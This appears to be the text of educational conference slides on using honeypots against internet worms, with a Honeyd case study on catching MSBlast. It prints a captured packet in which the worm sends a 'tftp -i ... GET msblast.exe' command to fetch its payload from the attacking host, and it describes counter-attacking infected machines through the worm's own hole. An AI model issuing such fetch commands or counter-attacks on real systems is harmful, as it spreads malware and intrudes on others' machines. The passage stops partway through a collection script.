



Honeypots against Worms 101



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Overview

1. About Worms

- History, Functionality (infection, payload, propagation)

2. About Honeypots

- What, how and why ?

3. Honeypots against worms

- Theory (catch, slow, stop, contain, destroy)
- Case study : Honeyd versus MSBlast

4. Conclusions



1. About Worms

Internet Worms : mischievous code that spreads itself over networks by usually attacking vulnerable hosts.

After a remote infection, they can bounce or propagate to other vulnerable targets.



History

- 1988 : Robert T. Morris
 - Young network called Internet was partially down
- ...
- 2003 : MSBlast
 - Millions of hosts infected (?)
 - Rumors of nuclear plants down (?!)
- ...
- 2018 : Skynet :-)
 - Human extinction



Worm's life

- Old description of internet worms [AMOROSO, 1994] :

virus:

while true do

find_host(h);

PROPAGATION

remote_copy(h, virus);

INFECTION 1/2

perform_damage;

PAYLOAD

remote_execute(h, virus);

INFECTION 2/2

od;



1.

Worm's behavior


We have three main characteristics [EEYE/BH] :

- « **Infection** »
 - The way it comes in a system (intrusion)
 - Ex: vulnerability on an email reader, a web server...
- « **Propagation** »
 - The way it tries to propagate to other victims
 - Ex: via emails, multithreads, random IP addresses...
- « **Payload** »
 - The final attack launched (after a successful infection)
 - Ex: MSBlast launched a DOS on Windows Update



1.

Worms : birth and death





2. About Honeypots





2.

About Honeypots

- « *A honeypot is a security ressource whose value lies in being probed, attacked or compromised.* », Lance Spitzner
- Main goal : delude aggressors !
 - they lose time by attacking non production computers.
 - you can study their tools and methods (0-day ?)
- Security sensors ?
 - dedicated host : no role linked to systems in production.
 - incoming requests to the honeypot are suspect ! (false positive)
 - Modes ?
 - high interaction: real (sacrificed) hosts waiting for aggressors
 - low interaction: services and/or hosts simulated.
 - Fake answers



2.

More about Honeypots

- Legal issues
 - Entrapment, tracking, recording, privacy...
 - Bounces !
 - What if an attacker uses your honeypot to jump elsewhere ?
- Technical issues
 - Hardening the network (no bounce, etc) and systems
 - Stealth problems (!) : fingerprinting...
 - You need time to monitor the box and analyze intrusions
- Psycho ?
 - Do you really want to play with aggressors ? What about the strike-back if they become angry ?



3.



3. Honeypots against Worms

3a. Theory

3b. Case Study



3a. Theory

Using honeypots technologies to fight worms...



3a.

Infection and Honeypots

- What can be done during the infection phase ?
- Architectures
 - Let the evil worms come in : redirection
 - Ex: if incoming = [TCP dest port 135] then forward to honeypots
 - Honey Farms
 - Redirect incoming unwanted packets to a remote honeypots' farms (over a VPN [*Ex: GRE Tunnels with Honeyd*])
- Bait and switch technology
 - Control the incoming **data** : if *attack* then forward to honeypot
 - Ex: if it's a buffer overflow coming to TCP port 135, then let's send this stream to a honeypot zone.
 - B&S, Hogwash...



3a.

Payload and Honeypots

- Catch the payload :
 - Sacrificial Lamb, Padded Cell
 - Pros : install & wait for infection
 - Cons: dangerous / difficult
 - System may crash, worms may try to bounce or use complex protocols
 - Virtual Honeypots
 - Pros : few risks (huh?)
 - Cons: difficult because it's a specific trap, and it 's almost impossible to predicate the behavior to adapt a honeypot for a new fresh worm
 - 1) Know the worm (aka your enemy)
 - 2) Catch the worm with a specific catcher



3a.

Payload and Honeypots

- Study the payload :
 - Sacrificial Lamb, Padded Cell
 - Cons: risks (crash...)
 - Pros: you will be able to see more things => real environment
 - Virtual Honeypots
 - Cons: difficult to simulate a real world (*Matrix*) so that important points could be missed
 - Pros: so safe...
- Honeypots are valuable to study such payloads because they are non production systems



3a. Propagation and Honeypots

- 1) Replying to incoming requests of worms
- 2) Slowing down worms
- 3) Counter-measure
- 4) Counter-attack
- 5) Toward automatic protections ?



3a. Propagation and Honeypots

- 1) Replying to incoming requests of worms
 - this is the first step of interaction (needed for a honeypot)
 - if will force the dialog with foreign entities (worms ?),
 - at least, they'll loose time



3a. Propagation and Honeypots

2) Slowing down the worm

- Usually, worms use user-mode API (sockets...)
=> no raw control on network dialogs => slow that !

- RFC TCP : Window size 0 [STEVENS]

Ex1: LABREA vs Codered

Ex2: iptables -A INPUT -p tcp -m tcp --dport 135 -j TARPIT

- Pros : CPU, Memory, File Descriptors... => consume !
 - Worms should verify the limits => bigger code / more visible
- Cons : Threads, forks
 - Worms may simultaneously attack multiple systems without waiting for an answer from 1 blocking host



3a. Propagation and Honeypots

3) Counter-measure

- ~ World of IDS
 - Ex: A sensor detects an attack, and alerts a device for actions
- Sending orders of counter-measure (through SNMP, etc)
 - Network isolation
 - Host(s) isolation (switches : port shutdown...)
 - Services/ports closed
 - Hijacking, traffic insertion : TCP>RST or UDP>ICMP Unreach
 - Firewall rules insertion
 - IPS features (marketing inside) : automatic patches...
- Cons : false positive => unwanted DOS (!)
- Limitations : honeypots cannot see what is not for them (whereas NIDS try to look at everything)



3a. Propagation and Honeypots

4) Counter-attack

- Legal issues ?
 - **Only target your own computers (under legal control)**
- Theory :
 - A attacks B with a worm W
 - So, A is infected by W
 - So, A is vulnerable to attacks used by W
 - So, it's possible to come on A with the infection process of W
 - So, it's possible to clean A on the fly !
- Reality :
 - B is a honeypot, ready to clean its friends
- Cons :
 - That's theory : it may not work so easily !
 - Is it an ugly activity ? dangerous activity ?



Future (?)

5) Toward automatic protections ?

- Nicolas Weaver's propositions
 - Use honeypots as worms detectors
 - Honey farms with automatic analysis and detection
 - Detect violent spreading (bursts of sessions, activities...)
 - Example with MSBlast, SQLWorm, etc :
 - » One (evil ?) packet received thousands of times...
 - Take automatic decisions
 - Risks with false positive or specific DOS (?)
- Is it a far future ?
 - Though it seems very difficult to build a perfect architecture, we can expect improvements.



3b.

3b. Case study : Honeyd / MSBlast



About Honeyd



3b.

About Honeyd





- Open source [BSD] project (Unix daemon) by Niels Provos
 - Simulates thousands of virtual hosts at the same time.
 - Configuration of arbitrary services via simple configuration file.
 - Simulates operating systems at TCP/IP stack level
 - Fools *nmap* and *xprobe*,
 - Adjustable fragment reassembly policy & FIN-scan policy.
 - Simulation of arbitrary routing topologies
 - Configurable latency and packet loss.
 - Subsystem virtualization
 - Run real applications under virtual IP addresses : web servers, ftp servers
 - ...



3b.

Inside Honeyd





3b.

Honeyd : config



- Honeyd ? Go create !

Just imagine your own fake networks and systems



eg: *"I would like a fake box with Linux on 192.168.1.23 with a fake web server, and"*

```
create template
set template personality "Linux Kernel 2.4.0 - 2.4.18 (X86)"
add template tcp port 25 "perl scripts/fake-sendmail.pl"
add template tcp port 3128 "sh scripts/squid.sh $ipsrc $dport"
add template tcp port 1080 proxy 192.168.1.34:1080
set template default tcp action reset
bind 192.168.1.23 template
```



3b.

Honeyd : scripts



- Example (no real programming language here)
 - A remote attacker join the honeypot and ask to talk to the SMTP server
 - Honeyd launches an external script that will fool the attacker by replying with fake answers

```
echo "220 intranet ESMTP Sendmail 8.1"
while read data
{
    if data ~ "HELO" then ...
    if data ~ "MAIL FROM" then ...
    ...
}
```




About MSBlast



3b.

MSBlast : from kids ?





3b.

Infection



3b.

Infection : under control

- Architecture used to control the infection :
NET]-----[FW]----(sniffer)----[Host with Honeyd]
 - FW : Firewall
 - Incoming TCP packets to chosen ports (135, 4444...) accepted
 - The process of infection will be possible
 - No outbound connection (but TFTP ?) from the honeypot
 - Propagation impossible
 - TFTP enabled to get the EXE from the attackers (wait for next slides)
 - Sniffer : analyze and record network traffic
 - Network forensics, etc



Payload




3b. Payload : Catch them all !

- Goal : You want to catch the worms
 - Record different binaries (MSBlast.exe)
 - Compare binaries (md5sum)
 - Reverse engineering binaries (if legal)
 - Detect mutations
 - Understand evolutions, functions...
- Is it possible to catch a worm under a virtual honeypot like Honeyd ?
 - You don't have a fake vulnerable RPC service
 - Solution : just fool the worm and simulate that you have a (real) running service



3b.

Payload : Catch them all !



```
80.6.33.192.4978 > 192.168.1.66.4444: P 0:36(36) ack 1 win 64320 (DF)
 0000: 4500 004c e235 4000 7206 f2c5 5006 21c0 E..Lâ5@.r.òÂP.!À
 0010: c0a8 0142 1372 115c ed36 c27c b4a3 64a5 À".B.r.\í6Â|´£d¥
 0020: 5018 fb40 ea3c 0000 7466 7470 202d 6920 P.û@ê<..tftp -i
 0030: 3830 2e36 2e33 332e 3139 3220 4745 5420 80.6.33.192 GET
 0040: 6d73 626c 6173 742e 6578 650a msblast.exe.
```



3b.

Payload : Catch them all !

From honeyd.conf

```
add template tcp port 135 open
add template tcp port 4444 "/bin/sh scripts/4444.sh $ipsrc $ipdst"
```

./scripts/4444.sh

```
#!/bin/sh
# We create a temporary directory for each specific attacker
# to be sure that we will get every different versions on the wild
mkdir /tmp/$1-$2
cd /tmp/$1-$2
# we connect via tftp to the attacker
# and we get the msblast.exe file
